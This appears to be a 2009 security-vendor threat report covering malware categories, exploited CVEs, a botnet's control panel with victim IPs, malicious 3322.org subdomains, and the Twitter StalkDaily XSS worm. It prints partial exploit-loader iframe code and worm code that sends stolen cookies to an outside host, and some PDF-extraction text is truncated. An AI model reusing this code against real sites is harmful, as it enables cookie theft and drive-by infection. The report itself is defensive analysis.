

Q2 2009 Anchiva Threat Report

By Anchiva RapidRX Labs

Content

Q2 2009 Malware Highlights	3
Common Vulnerabilities Exploited by Malware Distributors	4
Botnet	5
SQL Injection Attacks.....	6
Security Concern of Free Domains	7
Worms Crawl into Micro-blogging Web Service	8
About Anchiva.....	9
About Anchiva RapidRX Labs.....	10


Figures

Q2 2009 Malware Categories Detected	3
A Typical Webpage Trojan.....	5
Formation of a Botnet	6
SQL Injection Attacks a Legitimate Site	6
A Typical SQL Injection Attack Targeted the Website.....	7
Key Words Associated with 3322.org on Baidu Search Engine	8
Some Malicious SLDs Under 3322.org	8
Twitter Worm Code Analysis.....	9

Q2 2009 Malware Highlights

Anchiva RapidRX Security Center detected and blocked about 1.4 million malware in the second quarter. Trojan topped the category list with over 50%; followed by significant portions of spyware, worm, backdoor, risky software, and adware, whereas traditional virus and other malwares are almost negligible.

Q2 2009 Malware Categories Detected



Most of current malware were developed to steal user information and/or distribute ads for profit. All other behaviors are derived from these two main purposes. Current malwares have major behaviors as below:

- Steal virtual user information such as account and password of online games and instant messengers.
- Steal real user information such as account and password of e-banking and e-payment.
- Gather other user information such as email address, hobby to distribute ads.
- Download malware and its updates to install more malware or avoid being detected and removed.
- Malicious website promoting and spreading ads or auto-opening related websites.
- Hijack browsers and force users to access certain websites.
- Remotely control user PCs through certain ports or inquire server's instructions and execute related command or download latest malware, place cyber attacks.
- Infect removable storage devices to break media limitation of virus distribution.

One explanation for such dramatic number of malware is the appearance of new variants of several different malwares. These variants can be automatically generated by certain tools, bringing higher complexity of virus and creating needs to improve anti-virus inspection method and process. Trojan/Xpack, Worm/Waledac, and Virus/Win32.Virut families are typical samples among these.

Common Vulnerabilities Exploited by Malware Distributors

Social engineering has been an efficient way of installing malware into user computer systems. JavaScript/VBScript programs on websites are able to automatically download malware into user systems. These kind of scripts exploit the overflow vulnerability to bypass browser's security filtering to execute the unsafe operations.

See the following vulnerabilities commonly exploited by malware distributors recently:

1. Windows System associated vulnerabilities usually exploited by webpage Trojan:

- MS06014 (CVE-2006-0003)
- Microsoft Access Snapshot Viewer ActiveX vulnerability: MS08041 (CVE-2008-2463)
- MS09002 (CVE-2009-0075)

2. Third-party software vulnerabilities usually exploited by webpage Trojan:

- Real Player vulnerability (CVE-2007-5601)
- Adobe Flash plugin (CVE-2009-0520)
- PDF ActiveX (CVE-2009-0658)

3. Certain third-party software vulnerabilities usually exploited by webpage Trojan in China mainland.

- Ourgame Hall vulnerability (CVE-2007-5722)
- Storm Player vulnerability (CVE-2007-4816)
- SSReader vulnerability (CVE-2007-5892)

4. Microsoft Office software vulnerabilities usually distributed via email in Taiwan.

- Excel vulnerability (CVE-2009-0238)
- PowerPoint vulnerability (CVE-2009-0556)

The picture below shows a portion of typical webpage Trojan, containing a malicious link involving 8 common vulnerabilities:

A Typical Webpage Trojan

```
α.userAgent.toLowerCase().indexOf("\x6D\x73\x69\x65\x20\x37")==-1)
ite("<iframe width=100 height=0 src=kk.htm></iframe>"); //MS06014
ite("<iframe width=100 height=0 src=flash.htm></iframe>");//Adobe Flash Player Vulnerability
ite("<iframe width=100 height=0 src=xx.htm></iframe>"); //Chaoxing Reader (CVE-2007-5892)
ww.Snapshot Vie"+wer Control.1";

ActiveXObject(kerr);}

//Microsoft Access Snapshot Viewer ActiveX Vulnerability
:c!="[object Error]" {document.write("<iframe width=100 height=0 src=office.htm></iframe>");}
α.userAgent.toLowerCase().indexOf("\x6D\x73\x69\x65\x20\x37">0)
ite("<iframe src=02.htm width=100 height=0></iframe>"); //MS09002

="reee.js"></script> //Real Player Vulnerability
="rkkk.js"></script> //Baofeng Movie Player (CVE-2007-4816), Lianzhong Games (CVE-2007-5722)
```

Botnet

A botnet is known as a group of computers with malicious software containing backdoor programs installed. A botnet originator can control these computers remotely, usually for economic purposes, such as to collect user information, spread spam, boost website click rate, and attack web servers. It may seem like owners are in full control of their machines, but in fact, someone has silently taken the action.

For example, a user is surfing on BBS of a popular website. He clicked on a attractive link and downloaded a self-extracting compressed file. The file is finally found useless and deleted. Afterward, the system will have some websites automatically popping up on user's screen from time to time. That's because the user has unwittingly installed malware. This is a perfect example of usage of social engineering in malware distribution. The visitor is far from the only victim. Through analysis and research conducted, we found the malware submitted user information to remote servers. Furthermore, we also discovered its installation statistics, and were able to log in the platform. As it showed, there have been 23,208 computers already installed the Trojan, and 1,500 users fell victims to that attractive link daily. Only in 10 days, a botnet involving 23,000 computers were formed.

Formation of a Botnet

后台统计管理 - Windows Internet Explorer

http://www.anchiva.com/

后台统计管理


用户: admin 安装总数: 23208 今日安装: 1554 昨日安装: 1585 登录次数: 49

序号	MAC	IP	浏览器	OS	日期
1	00:50:11:00:00:00	221.204.246.23	IE 6.x	Windows XP	2009-6-29 8:47:41
2	00:10:5C:B4:F0:46	221.204.246.23	IE 6.x	Windows XP	2009-6-29 8:48:18
3	00:16:EC:A4:BA:F2	222.169.167.125	IE 6.x	Windows XP	2009-6-29 8:48:41
4	00:16:D3:24:93:7F	222.134.207.69	未知浏览器	Windows XP	2009-6-29 8:49:13
5	00:E0:4C:4F:66:37	221.0.96.26	未知浏览器	Windows XP	2009-6-29 8:49:14
6	00:1E:C9:3D:60:1A	116.113.179.142	IE 6.x	Windows XP	2009-6-29 8:49:36
7	00:16:36:00:2B:9D	121.24.71.132	IE 6.x	Windows XP	2009-6-29 8:49:55
8	00:E0:4C:F0:54:18	60.191.241.30	IE 6.x	Windows XP	2009-6-29 8:50:37
9	00:19:E0:16:D6:5B	117.45.146.19	IE 6.x	Windows XP	2009-6-29 8:50:46
10	00:21:85:87:8C:65	222.188.10.46	IE 6.x	Windows XP	2009-6-29 8:51:40
11	00:19:21:29:9B:52	218.77.11.186	IE 6.x	Windows XP	2009-6-29 8:51:49
12	00:0A:E4:52:B9:FF	61.235.227.130	未知浏览器	Windows XP	2009-6-29 8:51:56

SQL Injection Attacks

Nowadays, most of websites are structured with applications combined with database. Many of those applications were insecure which give chances to SQL injection attacks, leaving web servers expose to great menace. The diagram below shows the statistics of SQL attacks targeted a legitimate site in 10 days since June 21, with an average of 500 attacks daily.

SQL Injection Attacks a Legitimate Site



See the picture below to find a typical SQL injection attack targeted the legitimate site. Anchiva secure web gateway blocked it on June 28th.

Key Words Associated with 3322.org on Baidu Search Engine



Some Malicious SLDs Under 3322.org

qisi110.3322.org	77yy.3322.org	mobe2.3322.org	wohenkelian.3322.org
cansini2.3322.org	vv6vv.3322.org	vcb6hfdf.3322.org	1wx3ff.3322.org
niubi360.3322.org	360biefengla.3322.org	a721738752.3322.org	bfox.3322.org
aheia.3322.org	zcac123.3322.org	aspi554.3322.org	fsgnfjh123.3322.org
666dnf.3322.org	dhgfnj221.3322.org	li11.3322.org	lj8jl.3322.org
vbbfbf145.3322.org	0o0o0.3322.org	ertert245.3322.org	aacbb.3322.org
hackwcq1.3322.org	360gansini.3322.org	4meilitianshi.3322.org	9z9z.3322.org
no0002.3322.org	cvmbnm2.3322.org	sfgfdhg33.3322.org	360bielanjiewo.3322.org
ww8ww.3322.org	wweee22.3322.org	777der.3322.org	mj2ug.3322.org
bbbbp.3322.org	er45g.3322.org	kytyjh.3322.org	15hamei.3322.org

Worms Crawl into Micro-blogging Web Service

This April seems to be a tough month for Twitter, a micro-blog service provider who successfully takes advantage of web 2.0. On April 11th, a worm crawled into the application and hid in user affiliated profile pages. Anyone who visited that user profile page were infected and began to send out similar messages to his followers, who would also become infected. Thousands of Twitter users fell victims to this malicious web advertisement, with all their status information changed to advertise the website StalkDaily.

It has been determined that a 17-year old boy named Mikey Mooney was responsible for this XSS attack. He found XSS (Cross Site Scripting)

vulnerability on Twitter user setting pages and then dropped the worm disturbing the water. It stole the user cookies and then tampered the user status and url address.

Twitter Worm Code Analysis

```

Steal users' cookie
document.write("<img src='http://mikeylolz.uuuq.com/x.php?c=' + cookie + '&username=' + username + '>");
XSS attack code, includes worm's link
var xss = urlencode("http://www.stalkdaily.com"><script src='http://mikeylolz.uuuq.com/x.js'></script><a ');
Using CSRF to update users' status
ajaxConn.connect("/status/update", "POST", "authenticity_token="+authToken+"&status="+updateEncode+"&tab=home&update=update");
Using CSRF to modify users' URL and embed XSS attack code
ajaxConn1.connect("/account/settings", "POST", "authenticity_token="+authToken+"&user[url]='"+xss+"&tab=home&update=update");
    
```

After a quite tough battle, as Twitter thought they had made the website worm free and had all XSS vulnerabilities fixed, in a couple of days they were once again targeted by another XSS attack and new worms. While the micro-blogging web service kept deleting the worms and fixing new XSS vulnerabilities, users were made aware of security concern of Web 2.0.

About Anchiva

Founded in Oct., 2004, Santa Clara, USA, Anchiva engages world's top researchers from anti-virus and network security device area around the world. The company is lead by a management team of veterans from several international corporations such as Netscreen, Trend Micro, Fortinet, and Cisco. It has so far founded four research centers respectively in California, Beijing, Taiwan and Hangzhou, and several offices in San Jose, Beijing, Hong Kong, and Taiwan, engaging hundreds of elite researchers. In 2008, Anchiva Systems Ltd. was founded in Hong Kong to reinforce the operation in Asia-Pacific market and ensure Anchiva products and services coverage in North America and Asia-Pacific.

As the leader of secure web gateway, Anchiva offer IT staff a single management consolidation to manage and control multiple key security functions: anti-malware, URL filtering, Internet application control, bandwidth management and web server content protection, assisting the enterprises in protecting against a variety of internet threats; prevent sensitive information leakage and cybercrime; efficiently manage employee behavior and prevent productivity loss brought about by abuse of internet; and realize resources optimization.

Leveraged on specially designed AnchivaOS and ASIC-driven high performance, Anchiva SWG break information security bottleneck to provide real-time multi-level protection. By passing virus test of ICSA, Anchiva Secure Web Gateway proved its 100% coverage of popular virus in the wild. By passing performance test of ICSA, Anchiva Secure Web Gateway proved its world-leading performance. With highlights on technical innovation,

Anchiva has granted intellectual property rights on ASIC accelerator and AnchivaOS in America.

Anchiva has its own RapidRX Security Labs in North America and China, comprised of top experienced network threat analysts and researchers around the world, in charge of sample collecting and exchanging, and upgrade networks building. RapidRX Security Labs provide 24-hour's upgrading services, and by providing heuristic scanning technology and zero-day protection to ensure user networks protected by latest technology.

Anchiva offers five SWG models, supporting network environment ranging from 200 to 10000 endusers, with 10M to 2.6G bandwidth for single user and support over 1G bi-directional throughput when all functions are activated in a high-end device. Anchiva customers cover several market sectors, from finance, government, service provider, energy, medicine, to manufacture, technology, retails, and education, including hundreds of key customers in North America and Asia-Pacific.

By constant technical innovation, Anchiva dedicates to providing more clean internet information to worldwide users.

About Anchiva RapidRX Labs

Anchiva RapidRX Security Labs was founded in 2005, with researchers in North America, Europe and Asia-Pacific, engaging top notched network threat analysts and researchers around the world. It serves as Anchiva's anti-threat research center and core system of service infrastructure, providing product supporting to worldwide Anchiva users. The research lab and sample collecting network provide customers zero-day protection. For more information please visit <http://www.anchiva.com/virus/>.